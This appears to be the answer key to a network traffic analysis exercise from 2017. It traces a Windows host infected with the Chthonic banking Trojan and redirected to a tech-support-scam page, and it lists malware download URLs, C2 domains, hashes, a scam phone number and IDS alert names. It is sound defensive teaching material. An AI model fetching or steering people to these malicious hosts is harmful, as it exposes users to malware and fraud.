

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

EXAMPLE OF AN INCIDENT WRITE-UP

Executive summary:

On Saturday 2017-10-21 at approximately 04:52 UTC, a computer running Windows 10 was infected with the Chthonic banking Trojan. The same host later triggered alerts for a fake anti-virus page unrelated to the Chthonic banking Trojan. Preliminary research indicates the Chthonic banking Trojan originated from a malicious email.

Infected host:

- Date/time: Saturday 2017-10-21 at 04:52 UTC
- IP address: 10.0.1.95
- Mac address: 60:a4:4c:6a:b2:1f (AsustekC_6a:b2:1f)
- Host name: DELOREAN-PC

Indicators for the Chthonic banking Trojan:

- SHA256: a56876fd456d0737eccc4a8bbe3154b35314ab28accb29abf0df7c518c81a490
- File URL: hxxp://jgbennett.com/3cgconsulting.com30723bio_152.exe
- File description: Chthonic banking Trojan seen on 2017-10-21
- 107.180.41.148 port 80 - **jgbennett.com** - GET /3cgconsulting.com30723bio_152.exe
- Various IP addresses over TCP port 53 - DNS queries for **amellet.bit**
- 35.198.166.240 port 80 - **amellet.bit** - Chthonic post-infection traffic

Indicators for the fake anti-virus page:

- **www.singlemoms.org** - compromised site with injected script leading to fake AV page
- 162.244.35.33 port 80 - **helpcenterforall.bid** - GET /index/?MCPKV8 - redirect to fake AV
- 162.244.35.36 port 80 - **krep2010123.tk** - GET /?number=888-779-0939 - fake AV page for tech support scam

INVESTIGATION DETAILS

When analysts are able to retrieve pcaps of traffic for analysis, they retrieve traffic based on a single IP address. This usually happens due to alerts on suspicious network traffic reported by an intrusion detection system (IDS). For this exercise, we don't have any IDS alerts.

How can we get these alerts?

One option is submitting the pcap to Virus Total, which will often give you any EmergingThreats Pro (ETPRO) alerts running on the Suricata IDS, and alerts from the Talos subscriber's rulset running on Snort. In this case, we don't see any alerts in Virus Total ([link](#)).

For now, we will proceed without the alerts.

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

IP address, MAC address, and host name are all available in the exercise pcap from the DHCP traffic or the NBNS traffic. I always recommend people set up Wireshark according to [these tutorials](#) before investigating traffic, but you might have a preferred setup.

Use **udp.port eq 67** or **udp.port eq 68** in the Wireshark filter for DHCP traffic, and the image below shows where you can find the appropriate info.

Filter: **udp.port eq 67** Expression... Clear Apply Save

Date/Time	Src	port	Dst	port	Info
2017-10-21 04:51:53	0.0.0.0	68	255.255.255.255	67	DHCP Request - Transaction ID 0xd0ad6ea9
2017-10-21 04:51:53	10.0.1.254	67	10.0.1.95	68	DHCP ACK - Transaction ID 0xd0ad6ea9
2017-10-21 04:53:08	0.0.0.0	68	255.255.255.255	67	DHCP Request - Transaction ID 0x15a2b597
2017-10-21 04:53:08	10.0.1.254	67	10.0.1.95	68	DHCP ACK - Transaction ID 0x15a2b597

Frame 1: 355 bytes on wire (2840 bits), 355 bytes captured (2840 bits)

- Ethernet II, Src: **AsustekC_6a:b2:1f (60:a4:4c:6a:b2:1f)**, Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
- User Datagram Protocol, Src Port: bootpc (68), Dst Port: bootps (67)
- Bootstrap Protocol (Request)
 - Message type: Boot Request (1)
 - Hardware type: Ethernet (0x01)
 - Hardware address length: 6
 - Hops: 0
 - Transaction ID: 0xd0ad6ea9
 - Seconds elapsed: 0
 - Bootp flags: 0x0000 (Unicast)
 - Client IP address: 0.0.0.0 (0.0.0.0)
 - Your (client) IP address: 0.0.0.0 (0.0.0.0)
 - Next server IP address: 0.0.0.0 (0.0.0.0)
 - Relay agent IP address: 0.0.0.0 (0.0.0.0)
 - Client MAC address: AsustekC_6a:b2:1f (60:a4:4c:6a:b2:1f)**
 - Client hardware address padding: 00000000000000000000
 - Server host name not given
 - Boot file name not given
 - Magic cookie: DHCP
 - Option: (53) DHCP Message Type (Request)
 - Length: 1
 - DHCP: Request (3)
 - Option: (61) Client identifier
 - Length: 7
 - Hardware type: Ethernet (0x01)
 - Client MAC address: AsustekC_6a:b2:1f (60:a4:4c:6a:b2:1f)**
 - Option: (50) Requested IP Address
 - Length: 4
 - Requested IP Address: 10.0.1.95 (10.0.1.95)**
 - Option: (12) Host Name
 - Length: 11
 - Host Name: DELOREAN-PC**
 - Option: (81) Client Fully Qualified Domain Name

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

NBNS traffic also can provide the same info as shown below.

Filter: **nbns** Expression... Clear Apply Save

Date/Time	Src	port	Dst	port	Info
2017-10-21 04:51:53	10.0.1.95	137	10.0.1.1	137	Registration NB DELOREAN-PC<00>
2017-10-21 04:51:53	10.0.1.95	137	10.0.1.1	137	Registration NB DOC-BROWN-GROUP<00>
2017-10-21 04:51:54	10.0.1.95	137	10.0.1.1	137	Registration NB DELOREAN-PC<20>
2017-10-21 04:51:55	10.0.1.95	137	10.0.1.1	137	Registration NB DOC-BROWN-GROUP<00>
2017-10-21 04:51:55	10.0.1.95	137	10.0.1.1	137	Registration NB DELOREAN-PC<00>

⊞ Frame 6: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)

⊞ Ethernet II, Src: **AsustekC_6a:b2:1f (60:a4:4c:6a:b2:1f)**, Dst: LinksysG_f8:1a:ac (00:04:5a:f8:1a:ac)

⊞ Internet Protocol Version 4, Src: 10.0.1.95 (10.0.1.95), Dst: 10.0.1.1 (10.0.1.1)

⊞ User Datagram Protocol, Src Port: netbios-ns (137), Dst Port: netbios-ns (137)

⊞ NetBIOS Name Service

Transaction ID: 0xa231

⊞ Flags: 0x2900 (Registration)

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 1

⊞ Queries

⊞ Additional records

⊞ **DELOREAN-PC<00>**: type NB, class IN

Name: DELOREAN-PC<00> (Workstation/Redirector)

Type: NB

Class: IN

Time to live: 3 days, 11 hours, 20 minutes

Data length: 6

⊞ Name flags: 0x6000(H-node, unique)

Addr: 10.0.1.95

How do we know this is a Windows 10 computer? Filter on **http.request**, and look at the HTTP requests for normal HTTP web-browsing traffic. In this case, you'll have to scroll down to the end of the pcap.

When you do, you can select one of the HTTP requests and find the following User-Agent line:

Mozilla/5.0 (Windows NT 10.0; WOW64 Trident/7.0; rv:11.0) like Gecko

```
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: match.adsrvr.org
Connection: Keep-Alive
```

That's the User-Agent string for Internet Explorer 11 on Windows 10. **Windows NT 10.0** in the User-Agent string indicates this is Windows 10. The string is different for Microsoft Edge or other web browsers, but it will always contain **Windows NT 10.0** if it is running on Windows 10.

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

For more information on User-Agent strings, click [here](#).

To browse through what's happening in the pcap, a good method is to first look at the pcap using **http.request** in the Wireshark filter. If you do, you'll notice an odd HTTP request fairly early in the list of requests. The 5th HTTP request is to **jgbennett.com** for a file named **30_723bio_152.exe**.

Filter: http.request Expression... Clear Apply Save					
Date/Time	Dst	port	Host	Info	
2017-10-21 04:51:55	23.79.213.47	80	cdn.content.prod.cms.msn.com	GET /singletile/summary/alias/experiencebyname/toda	
2017-10-21 04:51:56	23.79.207.65	80	tile-service.weather.microsoft.com	GET /en-US/livetile/preinstall?region=US&appid=C98E	
2017-10-21 04:52:02	23.79.207.65	80	tile-service.weather.microsoft.com	GET /en-US/livetile/preinstall?region=US&appid=C98E	
2017-10-21 04:52:02	23.79.213.47	80	cdn.content.prod.cms.msn.com	GET /singletile/summary/alias/experiencebyname/toda	
2017-10-21 04:52:47	107.180.41.148	80	jgbennett.com	GET /3cgconsulting.com/30_723bio_152.exe HTTP/1.1	
2017-10-21 04:53:10	23.79.207.65	80	tile-service.weather.microsoft.com	GET /en-US/livetile/preinstall?region=US&appid=C98E	
2017-10-21 04:53:10	23.79.213.47	80	cdn.content.prod.cms.msn.com	GET /singletile/summary/alias/experiencebyname/toda	
2017-10-21 04:53:16	23.79.207.65	80	tile-service.weather.microsoft.com	GET /en-US/livetile/preinstall?region=US&appid=C98E	
2017-10-21 04:53:16	23.79.213.47	80	cdn.content.prod.cms.msn.com	GET /singletile/summary/alias/experiencebyname/toda	
2017-10-21 04:54:03	35.198.166.240	80	amellet.bit	POST /a/ HTTP/1.0	
2017-10-21 04:54:44	35.198.166.240	80	amellet.bit	POST /a/ HTTP/1.0	
2017-10-21 04:54:59	35.198.166.240	80	amellet.bit	POST /html/ HTTP/1.0	
2017-10-21 04:55:01	35.198.166.240	80	amellet.bit	POST /html/ HTTP/1.0	
2017-10-21 04:55:03	35.198.166.240	80	amellet.bit	POST /html/ HTTP/1.0	
2017-10-21 04:55:06	35.198.166.240	80	amellet.bit	POST /html/ HTTP/1.0	

Left click on that HTTP request, follow the TCP stream, and you should see an executable returned.

```
Follow TCP Stream (tcp.stream eq 20)

Stream Content

GET /3cgconsulting.com/30_723bio_152.exe HTTP/1.1
Host: jgbennett.com
Connection: Keep-Alive


HTTP/1.1 200 OK
Date: Sat, 21 Oct 2017 04:52:49 GMT
Server: Apache
Last-Modified: Thu, 19 Oct 2017 12:45:16 GMT
ETag: "1b601f0-f000-55be5ba646d3a"
Accept-Ranges: bytes
Content-Length: 61440
Vary: Accept-Encoding, User-Agent
Keep-Alive: timeout=5
Connection: Keep-Alive
Content-Type: application/x-msdownload

MZ.....@.....!..L!This
program cannot be run in DOS mode.


$...../
```

Let's try exporting that executable from the pcap. From the Wireshark menu, go to file → Export Objects → HTTP to bring up the list.

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS



The HTTP object list shows a 61 KB file for the executable, and it can be saved from the pcap.



2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

After saving the file, check the SHA256 hash on it. If you're using a Linux distro (or a Mac), you can bring up a terminal window and use the **shasum** command. You could also submit the file to Virus Total and get the hash that way. If you submit the file to Virus Total, you should find it's malicious. Thankfully, there's no packet loss for this TCP stream, so the SHA256 hash is correct when you export the Windows executable from the pcap.

```
# shasum -a 256 30_723bio_152.exe
a56876fd456d0737eccc4a8bbe3154b35314ab28accb29abf0df7c518c81a490 30_723bio_152.exe
# █
```

Now you have a Windows executable, but you don't know where it came from. The SHA256 hash is **a56876fd456d0737eccc4a8bbe3154b35314ab28accb29abf0df7c518c81a490**. When you followed the TCP stream, there was no User-Agent line in the HTTP headers for the GET request (see a few images back). That indicates the file was downloaded by some sort of downloader. Perhaps a Microsoft Office document or another executable.

How can you figure out where it came from? You might find it by searching Payload Security's sandbox at reverse.it or hybrid-analysis.com. I always recommend people get an account there. It only requires a valid email address. An account with one includes the other.

After signing in, do an advanced search, and put the file hash in the **Sample Context** field.

Advanced Search

This is the advanced search form. Please specify one or multiple criteria to search through the database

Filename	e.g. invoice.exe
Filetype Tag	
Filetype Substring	e.g. PE32 executable
Verdict	
AV Multiscan	or less
AV Family Substring	e.g. nemucod
Hashtag	e.g. #ransomware
Host[:Port]	e.g. 192.168.0.1:8080
Domain	e.g. checkip.dyndns.org
HTTP Request Substring	e.g. google
Similar Samples	SHA256
Sample Context	a56876fd456d0737eccc
imphash	

[More options](#)

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

When I tried this, I saw two results. One was the binary I extracted from the pcap. The other was a Word document somehow related to the file hash named **Zahlung17.doc** with a SHA256 has of **c4b26fcdd615e64d3f0f422d14930f76e5dd3e8daec5eeced67cdd191f9856c0**.

Advanced Search Results

Download all DNS Requests (CSV)

Download all Contacted Hosts (CSV)

Multi-Process

Network Traffic

Launch Failed

Sample Crashed

Extracted Files

Carved Files

User Comment

Sample not shared


Timestamp	Details
October 20 2017, 14:06 (CEST)	The binary you extracted from the pcap Input 30_723bio_152.exe PE32 executable (GUI) Intel 80386, for MS Windows a56876fd456d0737eccc4a8bbe3154b35314ab28accb29abf0df7c518c81a490 Threat level malicious Summary Threat Score: 100/100 AV Multiscan: 47% Gen:Variant.Feedel Matched 45 Signatures Countries Environment Windows 7 32 bit Tags banker chthonic locky ransomware zeus
October 20 2017, 11:09 (CEST)	A Word document related to the file hash Input Zahlung17.doc Composite Document File V2 Document, Little Endian, Os: Windows, Version b.i, Co ... c4b26fcdd615e64d3f0f422d14930f76e5dd3e8daec5eeced67cdd191f9856c0 Threat level malicious Summary Threat Score: 100/100 AV Multiscan: 6% VBA.Trojan Matched 68 Signatures Countries Environment Windows 7 32 bit Tags banker chthonic zeus

I clicked on the entry for **Zahlung17.doc** and scrolled to the HTTP Traffic. There, I found the exact same type of traffic as seen in our exercise pcap.

HTTP Traffic			
Endpoint	Request	URL	Data
107.180.41.148:80 (jgbennett.com)	GET	/3cgconsulting.com/30_723bio_152.exe	GET /3cgconsulting.com/30_723bio_152.exe HTTP/1.1 Host: jgbennett.com Connection: Keep-Alive 200 OK More Details
35.198.166.240:80 (amellet.bit)	POST	/a/	POST /a/ HTTP/1.0 Host: amellet.bit Content-Length: 896 200 OK More Details
35.198.166.240:80 (amellet.bit)	POST	/a/	POST /a/ HTTP/1.0 Host: amellet.bit Content-Length: 896 200 OK More Details
35.198.166.240:80 (amellet.bit)	POST	/a/	POST /a/ HTTP/1.0 Host: amellet.bit Content-Length: 896 200 OK More Details

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

Now we have a Word document that caused the download. But where did that Word document come from? VirusTotal might give us a clue. I went to VirusTotal and searched for the SHA256 hash.



Check the "Relations" tab on the results, and you'll find that Word document has some "Email Parents." This means the Word document was distributed through malicious spam or some other bad type of email.

The image shows the VirusTotal results page for a Word document. The file icon is a Word document (DOC). The status is "34 / 60" (detected/not detected). The SHA-256 hash is c4b26fcdd615e64d3f0f422d14930f76e5dd3e8daec5eeced67cdd191f9856c0. The file name is 1024-dda2d3e72c2d11e99ca9871c7f5891303db55246. The file size is 332 KB. The last analysis was on 2017-10-29 02:01:47 UTC. The community score is -141. The "Relations" tab is selected, showing "Email Parents" (1). The table below lists the email parents.

Date scanned	Detections	File type	Name
2017-10-24	25/60	Email	virus-b97gW7tBUXI7
2017-10-20	11/60	Email	virus-OuhcMZ1L1wrY
2017-10-20	11/60	Email	virus-e9wrR3WqRmm4
2017-10-20	5/60	Email	d:/temp/435872.eml

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

If you have VirusTotal Intelligence (a service provided by some employers), you can find those emails and download a copy of them. However, most people doing this exercise don't have VirusTotal Intelligence, so we've taken this part of the investigation as far as it will go.

HTTP POST request in the post-infection traffic for **amellet.bit** indicate this is Chthonic malware. If you do a Google search on "amellet.bit malware" (without the quotes) you should find that domain tied to Chthonic. The exercise pcap also has TCP-based DNS requests to public IP addresses for **amellet.bit** which is another indicator of Chthonic.

Filter: tcp and dns Expression... Clear Apply Save						
Date/Time	Src	port	Dst	port	Info	
2017-10-21 04:53:52	10.0.1.95	52527	130.255.78.223	53	Standard query 0x66d3 A amellet.bit	
2017-10-21 04:53:53	130.255.78.223	53	10.0.1.95	52527	Standard query response 0x66d3	
2017-10-21 04:54:03	10.0.1.95	57621	188.165.200.156	53	Standard query 0xa2c3 A amellet.bit	
2017-10-21 04:54:03	188.165.200.156	53	10.0.1.95	57621	Standard query response 0xa2c3 A 35.	
2017-10-21 04:54:44	10.0.1.95	61981	144.76.133.38	53	Standard query 0x3c9b A amellet.bit	
2017-10-21 04:54:44	144.76.133.38	53	10.0.1.95	61981	Standard query response 0x3c9b A 35.	
2017-10-21 04:54:46	10.0.1.95	49411	62.113.203.99	53	Standard query 0x97ea A amellet.bit	

These indicators for Chthonic are not very obvious, but they can be found. Another tell-tale clue is the ETPRO alert for **ETPRO TROJAN Chthonic CnC beacon 8** for the IP address **amellet.bit** was found on. However, I got that from my Security Onion setup and access to the ETPRO ruleset that I have as a researcher.

RealTime Events Escalated Events									
ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message	
RT	1	2017-10-21...	10.0.1.95	49691	107.180.41.148	80	6	ET POLICY exe download without User Agent	
RT	1	2017-10-21...	10.0.1.95	49691	107.180.41.148	80	6	ET POLICY exe download via HTTP - Informational	
RT	5	2017-10-21...	107.180.41.148	80	10.0.1.95	49691	6	ET POLICY PE EXE or DLL Windows file download	
RT	5	2017-10-21...	107.180.41.148	80	10.0.1.95	49691	6	ET POLICY Binary Download Smaller than 1 MB Likely Hostile	
RT	5	2017-10-21...	10.0.1.95	52527	130.255.78.223	53	6	ETPRO TROJAN TCP DNS Query Domain .bit	
RT	33	2017-10-21...	10.0.1.95	55225	35.198.166.240	80	6	ETPRO TROJAN Chthonic CnC Beacon 8	
RT	4	2017-10-21...	104.18.61.210	80	10.0.1.95	61209	6	ET CURRENT_EVENTS EITest Inject July 25 2017	
RT	4	2017-10-21...	162.244.35.36	80	10.0.1.95	61356	6	ET CURRENT_EVENTS Tech Support Phone Scam Landing (err.mp3...	
RT	4	2017-10-21...	162.244.35.36	80	10.0.1.95	61356	6	ETPRO CURRENT_EVENTS Tech Support Scam Landing Jul 07 2017	

Above are the ET alerts I generated from the exercise pcap from Sguil on Security Onion running Suricata.

The first malicious activity is highlighted in red and includes the Chthonic alert. The second malicious activity appears to be a tech support scam/fake anti-virus page.

Let's view the pcap again in Wireshark, filter on **http.request**, and scroll down to the end of the traffic.


2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

Filter: http.request Expression... Clear Apply Save					
Date/Time	Dst	port	Host	Info	
2017-10-21 05:03:12	23.56.3.183	80	lg3.media.net	GET /bqi.php?lf=4&crd=586486489&pid=8	
2017-10-21 05:03:14	34.206.190.189	80	dt.clnmde.com	GET /ptmd?t=%7B%22status%22%3A31%2C%22	
2017-10-21 05:03:24	34.206.190.189	80	dt.clnmde.com	GET /ptmd?t=%7B%22status%22%3A31%2C%22	
2017-10-21 05:03:24	34.206.190.189	80	dt.clnmde.com	GET /ptmd?t=%7B%22pet%22%3A56082%2C%22	
2017-10-21 05:03:24	34.206.190.189	80	dt.clnmde.com	GET /ptmd?t=%7B%22status%22%3A31%2C%22	
2017-10-21 05:03:24	104.16.25.235	80	m.addthis.com	GET /live/red_lojson/100eng.json?sh=06	
2017-10-21 05:03:25	162.244.35.33	80	helpcenterforall.bid	GET /index/?MCPKV8 HTTP/1.1	
2017-10-21 05:03:25	162.244.35.36	80	krep2010123.tk	GET /?number=888-779-0939 HTTP/1.1	
2017-10-21 05:03:26	162.244.35.36	80	krep2010123.tk	GET /files/css HTTP/1.1	
2017-10-21 05:03:26	162.244.35.36	80	krep2010123.tk	GET /landinf/defender.png HTTP/1.1	
2017-10-21 05:03:26	173.194.206.113	80	clients1.google.com	GET /ocsp/MEkwRzBFMEMwQTAJBgUrDgMCGgUA	
2017-10-21 05:03:31	162.244.35.36	80	krep2010123.tk	GET /favicon.ico HTTP/1.1	
2017-10-21 05:03:31	162.244.35.36	80	krep2010123.tk	GET /landinf/err.mp3 HTTP/1.1	

Do that, and you'll find a suspicious **.tk** domain with a phone number on it. If needed, you could go to File → Export Objects → HTTP and find the HTML page returned from that GET request.

Wireshark: HTTP object list				
Packet num	Hostname	Content Type	Size	Filename
9493	dt.clnmde.com	image/gif	70 bytes	ptmd?t=%7B%22pet%22%3A56082%2C%22
9494	dt.clnmde.com	image/gif	70 bytes	ptmd?t=%7B%22status%22%3A31%2C%22
9533	krep2010123.tk	text/html	4374 bytes	?number=888-779-0939
9565	krep2010123.tk	image/png	13 kB	defender.png
9579	krep2010123.tk	text/html	18 bytes	css
9581	clients1.google.com	application/ocsp-response	463 bytes	MEkwRzBFMEMwQTAJBgUrDgMCGgUA
9651	krep2010123.tk	text/html	169 bytes	favicon.ico

View the extracted HTML file in a browser, and you'll find a fake anti-virus page.



2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

But what caused the fake anti-virus page? If you follow the TCP stream, you won't find any referrer in the HTTP headers, so no help there.

```
GET /?number=888-779-0939 HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-US
